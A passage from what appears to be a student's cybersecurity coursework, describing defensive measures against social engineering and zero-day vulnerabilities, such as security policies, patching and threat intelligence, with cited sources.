social engineering attacks.

Implementing Security Policies and Procedures: Establishing and enforcing robust security policies and procedures within an organization is essential to combat social engineering attacks effectively. These policies should include guidelines on data protection, access control, incident response, and employee responsibilities regarding cybersecurity. By implementing comprehensive security protocols and ensuring their regular review and update, organizations can create a strong defense against social engineering threats.

(Ref:<https://www.infosecurity-magazine.com/next-gen-infosec/defense-social-engineering-attacks/>,<https://www.linkedin.com/advice/1/what-best-ways-prevent-social-engineering-attacks-flbme>)

## Part 2: Research Additional Attack Vectors

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**Describe** the additional attack vector you selected and **identify** at least two defensive measures that can be used against it. Be sure to cite your sources.

**Zero-day vulnerabilities** It refers to software weaknesses that are unknown to the vendor or developers, making them highly exploitable by attackers.

Two defensive measures that can be used against zero-day vulnerabilities are:

**Maintain a Strong Security Posture:** Organizations should prioritize regular vulnerability patching and system updates to mitigate the risk of zero-day attacks. By promptly applying software patches and updates, organizations can reduce the window of opportunity for attackers to exploit unknown vulnerabilities. (ref: <https://www.visory.net/how-to-protect-yourself-from-a-zero-day-attack/>, <https://fastercapital.com/content/Cyber-Defense--Strategies-to-Combat-Zero-Day-Attacks.html>)

**Invest in Cyber Threat Intelligence (CTI):** Implementing CTI solutions can help organizations stay ahead of emerging threats and vulnerabilities, including zero-day attacks. By monitoring social media channels, dark web forums, and other online sources for indicators of compromise, organizations can anticipate and prevent attacks before they occur. (Ref: <https://fastercapital.com/content/Cyber-Defense--Strategies-to-Combat-Zero-Day-Attacks.html>)